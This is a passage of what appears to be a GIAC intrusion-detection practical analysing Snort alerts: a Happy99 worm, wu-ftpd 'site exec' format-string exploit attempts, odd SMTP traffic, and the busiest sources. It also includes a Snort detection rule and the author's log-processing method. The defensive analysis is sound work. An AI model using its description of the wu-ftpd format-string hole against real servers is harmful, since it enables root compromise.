The message was directed to my.net's gateway, so it must be a target. However, no additional alerts were generated from this address, so it was probably not an intentional target.

Severity

This virus only affects the workstation of the e-mail recipient, and is not likely to damage the workstation. Since it spreads slowly, it is not likely to cause denial of service attacks due to a high mail volume. Although we are unaware of network and system countermeasures, it appears that the virus did not activate since no outgoing alerts were triggered. Severity of this attack is low.

Recommendation

1. Confirm that e-mail anti-virus software is installed and signatures are up-to-date on the e-mail gateway or virus wall.
2. Confirm that anti-virus software is installed on client workstation, and that signatures are up-to-date.

wu-ftpd exploit

Background

Alerts 2 through 9 show what appears to be one session attempting to expoit wu-ftpd. The attack lasts a little over an hour, but all starts from the same source address. It is directed at four separate servers in my.net

```
1.    09/08-04:53:17.038845  [**] site exec - Possible wu-ftpd exploit - GIAC000623 [**]
      24.17.189.83:3446 -> MY.NET.99.104:21
2.    09/08-05:25:41.167678  [**] Possible wu-ftpd exploit - GIAC000623 [**] 24.17.189.83:4640
      -> MY.NET.150.24:21
3.    09/08-05:25:41.092146  [**] site exec - Possible wu-ftpd exploit - GIAC000623 [**]
      24.17.189.83:4640 -> MY.NET.150.24:21
4.    09/08-05:59:01.961301  [**] site exec - Possible wu-ftpd exploit - GIAC000623 [**]
      24.17.189.83:2362 -> MY.NET.202.202:21
5.    09/08-05:59:02.084974  [**] site exec - Possible wu-ftpd exploit - GIAC000623 [**]
      24.17.189.83:2363 -> MY.NET.202.190:21
6.    09/08-05:59:04.101862  [**] site exec - Possible wu-ftpd exploit - GIAC000623 [**]
      24.17.189.83:2362 -> MY.NET.202.202:21
7.    09/08-05:59:04.191384  [**] Possible wu-ftpd exploit - GIAC000623 [**] 24.17.189.83:2362
      -> MY.NET.202.202:21
8.    09/08-05:59:04.271433  [**] site exec - Possible wu-ftpd exploit - GIAC000623 [**]
      24.17.189.83:2363 -> MY.NET.202.190:21
```

Another look at the alert logs shows these lines buried in the middle of an aggressive TCP host scan from this machine. The whois database has this address registered to HOME.COM, a broadband home internet service provider.

Description of the Attack

The wu-ftpd "site exec" vulnerability is the result of missing character-formatting argument in several function calls that implement the "site exec" command functionality. Normally if "site exec" is enabled, a user logged into an ftp server (including the 'ftp' or 'anonymous' user) may execute a restricted subset of quoted commands on the server itself. However, if a malicious user can pass character format strings consisting of carefully constructed *printf() conversion characters (%f, %p, %n, etc) while executing a "site exec" command, the ftp daemon may be tricked into executing arbitrary code as root.[xiii]

The alerts were probably generated by a rule similar to this one, posted to GIAC earlier this year:[xiv]

```
102. alert tcp any any -> $INTERNAL 21 (msg: "Possible wu-ftpd exploit"; content:"/usr/bin/id";
     flags: PA;)
```

Correlations; Probability that the Source Address was Spoofed

Due to the extent of the scan, it is unlikely that the source address was spoofed. Since the site exec attempts are embedded in the scan, this scan was probably generated by a tool crafted especially to find machines vulnerable to the wu-ftpd exploit.

Evidence of Active Targeting

It is obvious that my.net's address space was explicitly targeted by the port scan, and that the scan was intended to find a machine running a vulnerable wu-ftpd version.

Severity

The attack targets a potentially critical point of the company's infrastructure: its FTP servers. Since a vulnerable server would allow the attacker to gain root access, the attack is quite lethal, but only if my.net hosts servers running wu-ftpd. Since system and network countermeasures are unknown, the attack is severe and presents a significant risk.

Recommendation

If my.net has servers running wu-ftpd, they may have been compromised:

1. If any servers run a version prior to 2.6.0, upgrade.
2. Examine FTP log files for signs of tampering
3. Examine FTP server logs closely for the hours (and perhaps days) following this event. Look for traces of the site exec command. Look for account anomalies (access denied, admin account creation, etc.).
4. Examine logs following the event to determine if any sensitive files transferred from the FTP server. The ability to do this depends on the amount of traffic seen by the ftp servers.

If my.net does not run wu-ftpd, no action is necessary.

TCP SMTP Source Port Traffic

Two sets of traffic alert from SMTP source port traffic:

```
1.    09/10-15:36:32.348040  [**] TCP SMTP Source Port traffic [**] 156.40.66.2:25 ->
      MY.NET.253.53:757
2.    09/10-16:23:54.694617  [**] TCP SMTP Source Port traffic [**] 156.40.66.2:25 ->
      MY.NET.253.53:902
3.    09/10-16:24:01.024055  [**] TCP SMTP Source Port traffic [**] 156.40.66.2:25 ->
      MY.NET.253.53:902
```

The source of this traffic resolves to mvx.grc.nia.nih.gov. This is probably a reply packet from an SMTP connection established by my.net.253.53. Further inspection shows that 156.40.66.2 is actually an SMTP server. It appears that the machine my.net.253.53 is using this SMTP server, but from this trace, we can't find out why.

Correlations; Probability that the Source Address was Spoofed

Since the TCP connection was fully established, it is unlikely that the source address was spoofed. No other traffic from this host was logged.

Severity

The severity of these alerts--at least for now–is low. The target system is probably an SMTP server, which makes it somewhat critical. However, there is no evidence of hostile activity. It is more likely a misconfiguration.

Recommendation

1. Examine my.net.253.53 to find out why it used this server, since this is an abnormal configuration.

This second set of SMTP source port alerts is more interesting. Both the source and destination ports are both 25:

```
1.     08/17-00:06:16.011962  [**] TCP SMTP Source Port traffic [**] 206.46.170.21:25 ->
       MY.NET.97.181:25
2.     08/17-00:06:19.582072  [**] TCP SMTP Source Port traffic [**] 206.46.170.21:25 ->
       MY.NET.97.181:25
3.     08/17-00:06:20.458283  [**] TCP SMTP Source Port traffic [**] 206.46.170.21:25 ->
       MY.NET.97.181:25
4.     08/17-00:06:46.492860  [**] TCP SMTP Source Port traffic [**] 206.46.170.21:25 ->
       MY.NET.97.181:25
5.     08/17-00:06:46.619655  [**] TCP SMTP Source Port traffic [**] 206.46.170.21:25 ->
       MY.NET.97.181:25
```

The source address resolves to smtppop2pub.gte.net, which accepts SMTP traffic.

Correlations; Probability that the Source Address was Spoofed

It seems that the connection was crafted, since both the source and destination ports are 25. It is unlikely that the source address was spoofed, since there is evidence of an active TCP connection.

However, I might be missing something in the SMTP protocol that allows connections like this between SMTP servers. Hence my recommendations:

Recommendation

I really don't understand what is going on with this traffic, but it appears abnormal. I recommend posting the signature to GIAC to ask for comments, and more research with the SMTP community.

Tiny Fragments

```
6.     08/19-04:11:08.040731  [**] Tiny Fragments - Possible Hostile Activity [**]
       212.160.15.85 -> MY.NET.160.109
7.     09/08-09:43:04.867545  [**] Tiny Fragments - Possible Hostile Activity [**]
       213.132.131.201 -> MY.NET.203.62
8.     09/08-10:13:13.062795  [**] Tiny Fragments - Possible Hostile Activity [**]
       213.132.131.201 -> MY.NET.203.62
9.     09/11-13:20:45.833385  [**] Tiny Fragments - Possible Hostile Activity [**] 24.68.58.96
       -> MY.NET.217.82
10.    09/11-13:21:13.480527  [**] Tiny Fragments - Possible Hostile Activity [**] 24.68.58.96
       -> MY.NET.217.82
```

```
11.   09/13-16:28:21.252889  [**] Tiny Fragments - Possible Hostile Activity [**] 24.68.58.96
      -> MY.NET.210.242
12.   09/14-19:15:29.350830  [**] Tiny Fragments - Possible Hostile Activity [**] 62.76.42.17
      -> MY.NET.212.86
13.   09/14-09:15:35.433598  [**] Tiny Fragments - Possible Hostile Activity [**] 62.76.42.18
      -> MY.NET.1.8
14.   09/14-09:15:35.939752  [**] Tiny Fragments - Possible Hostile Activity [**] 62.76.42.18
      -> MY.NET.1.9
15.   09/14-09:15:44.375639  [**] Tiny Fragments - Possible Hostile Activity [**] 62.76.42.18
      -> MY.NET.1.10
```

Background

Well formed commands are typically prepared by a client and sent to the host, and the client waits for the host to respond. However, if a client attempts an interactive logon to the host, the commands are much slower, and become fragmented. For instance, if you telnet to a web server, you can issue a “http:GET” command to retrieve a file, but it will be fragmented by each line or character typed. This alert indicates a possible interactive logon to a sponsored service.

With this alert, I found that Files SnortA20 and SnortA21 are duplicates; any further results from SnortA21 will be discarded.

Description of the Attack

In this case, the tiny packets are distributed over time and across servers. There is no risk that the individual packets could be combined to cause an attack against a single server. It appears more likely that these packets are part of a port scan. However, there are no other evidences of other port scans from these source addresses.

Recommendation

These alerts appear to be false-positives, and do not indicate hostile activity. No actions are necessary.

High Alerting Sources

Following the exercises above, I shifted gears to look at the high-volume end, rather than the low volume. This chart lists the source addresses which generated the most alerts:

Source Address	Alerts	Primary Alert
159.226.63.190	10,031	Watchlist
210.61.144.125	5298	Port Scan
168.187.26.157	4902	WinGate, Port Scan
141.213.191.50	3827	Port Scan
63.248.55.245	3414	Port Scan

159.226.63.190 (lcc.icm.ac.cn, Chinese Academey of Science “Log Explorer”) is connected to SMTP (port 25) on MY.NET.253.41, 42 & 43 a lot. There is a possiblity that these three SMTP servers were used to bounce spam, or some other malicious activity.

Recommendations

1. Examine MY.NET.253.41, 41 and 43 closely for compromised accounts.
2. Check SMTP logs for evidence of spam activity.

High Alerting Destinations

I took another look at internal servers receiving a large number of alerts:

Dest Address	Alerts	Primary Alert
MY.NET.253.43	5098	Watchlist
MY.NET.253.42	4100	Watchlist
MY.NET.253.41	3986	Watchlist
MY.NET.6.7	2573	Watchlist, SMB Name Wildcard, WinGate attempt
MY.NET.157.200	1615	Watchlist
MY.NET.101.192	1100	SNMP public access; SMB wild card; all internal
MY.NET.217.42	1054	Attempted Sun RPC high port access

The first 3 entries repeat the activity described above.

However, the watchlist entry for my.net.6.7 comes from 159.226.45.108 (dos108.iphy.ac.cn), telnet on port 23 on 8/11 from 01:50 - 03:10. The host also connected to my.net.60.8.

The watchlist for my.net.157.200 comes from 212.179.58.174. On 9/14 from 7:40 to 7:45 we see lots of traffic from their port 2173 to our port 6699.

Finally, MY.NET.217.42 shows a large amount of RPC high port access all from 205.188.179.33, fes-d021.icq.aol.com from their port 4000 to our port 32771. This could be a signature for the SkyDance trojan, which operates on port 4000.

Recommendations

1. my.net.6.7 is likely to have been compromised. Check logs closely for 8/11 to determine if any abnormal activity was logged.

2. Scan my.net.157.200 for trojans or viruses. Capture all outgoing traffic on this server from port 6699. Attempt to ping the server on port 6699 and see how it answers. Look for abnormal processes running on the machine.

3. Scan MY.NET.217.42 for trojans. Block outgoing traffic on port 4000.

Assignment 4: Analysis Process

The Thought Process

The logs are all separated by date. Since the most interesting attacks rarely start and end on the same day, I felt it was important to pull all the alert data together into one common form.

I considered adding the port scan and out-of-spec data to the same form, but decided that it would not be useful on its own. So I decided not to put it in with the alert data.

Working the Alerts

First, I wrote a Visual Basic program to split out the alerts into their different formats. The pseudo-code is below:

```
for each alert file {
        open the file for reading
        discard the header
        for each remaining non-empty line in the file {
    Define [alertType] as the first 8 characters of the alert narrative (e.g., "spp_port" or "null sca"
                Open the file named [alertType].txt, for output if it is not already open
                Write the line to the file [alertType].txt
        }
}
```

This generated 18 files:

Hits	File Name	Detect Rule
1	happy 99.txt	Happy 99 Virus
2	possible.txt	Possible wu-ftpd exploit
6	site exe.txt	Site exec – Possible uw-ftpd exploit
8	tcp smtp.txt	TCP SMTP Source Port traffic
12	tiny fra.txt	Tiny Fragments – Possible Hostile Activity
40	external.txt	External RPC call
54	queso fi.txt	Queso fingerprint
63	sunrpc h.txt	SUNRPC high port access
63	probable.txt	Probable NMAP fingerprint attempt
132	nmap tcp.txt	NMAP TCP ping
178	null sca.txt	Null scan
320	smb name.txt	SMB Name Wildcard
838	snmp pub.txt	SNMP public access
1879	attempte.txt	Attempted Sun RPC high port access
5455	syn-fin.txt	SYN-FIN scan
6069	wingate.txt	WinGate 1080 Attempt
21,177	watchlis.txt	Watchlist 000222 and 000220

24,482	spp_port.txt	Spp_portscan: detected, status and end

Combining the Alerts

Each of these18 files contained similar records. The challenge now was to put them all into a common format. Using Microsoft Word, I did a series of *search and replace* functions to get tab delimited lines. Starting with alerts like

```
1.     SnortA17.txt: 09/08-09:43:04.867545  [**] Tiny Fragments - Possible Hostile Activity
       [**] 213.132.131.201 -> MY.NET.203.62
2.     SnortA17.txt: 09/08-05:25:41.167678  [**] Possible wu-ftpd exploit - GIAC000623 [**]
       24.17.189.83:4640 -> MY.NET.150.24:21
```

I ran the following replacements:

Search For	Replace With
.txt:[space]	.txt[tab]
[space][**][space]	[tab]
[space]->[space]	[tab]
.[?]:	[tab]

This, with a little extra logic on the port scan file, gave 18 tab-delimited ASCII text files with the following columns:

Name
Source File
Date / Time
Alert Text
Source Address
Source Port
Destination Address
Destination Port
Comments

I originally intended to import these text files into Microsoft Access ; however, I found that Microsoft Excel worked just fine when using AutoFilters on the column headers.

[i] AboveNet Services, http://www.above.net/services/remotehands.html
[ii] CVE 2000-0666, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0666
[iii] Neohapsis Archives, http://archives.neohapsis.com/archives/iss/current/0033.html
[iv] Security Incidents mailing list archive, http://lists.insecure.org/incidents/2000/Oct/0061.html
[v] draft-ietf-tsvwg-ecn-00.txt, http://www.ietf.org/internet-drafts/draft-ietf-tsvwg-ecn-00.txt
[vi] RFC 0791, http://www.ietf.org/rfc/rfc0791.txt
[vii] CVE 1999-0874, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0874
[viii] eEye Digital Security, “Retina vs. IIS4, Round 2, http://www.eeye.com/html/Advisories/AD19990608.html

[ix] Microsoft, Microsoft Security Bulletin 99-019, http://www.microsoft.com/technet/security/bulletin/ms99-019.asp
[x] Microsoft, Improperly Formatted HTTP Request May Cause INETINFO Process to Fail, http://support.microsoft.com/support/kb/articles/q234/9/05.asp
[xi] eEye Digital Security, "Retina vs. IIS4, Round 2--The Exploit, http://www.eeye.com/html/Advisories/AD19990608-3.html
[xii] Symantec AntiVirus Research Center, "Happy99.Worm", http://www.sarc.com/avcenter/venc/data/happy99.worm.html
[xiii] CERT Advisory CA-2000-13, ftp://ftp.wu-ftpd.org/pub/wu-ftpd-attic/cert.org/CA-2000-13
[xiv] GIAC Archives for June 23, 2000, http://www.sans.org/y2k/062300-1430.htm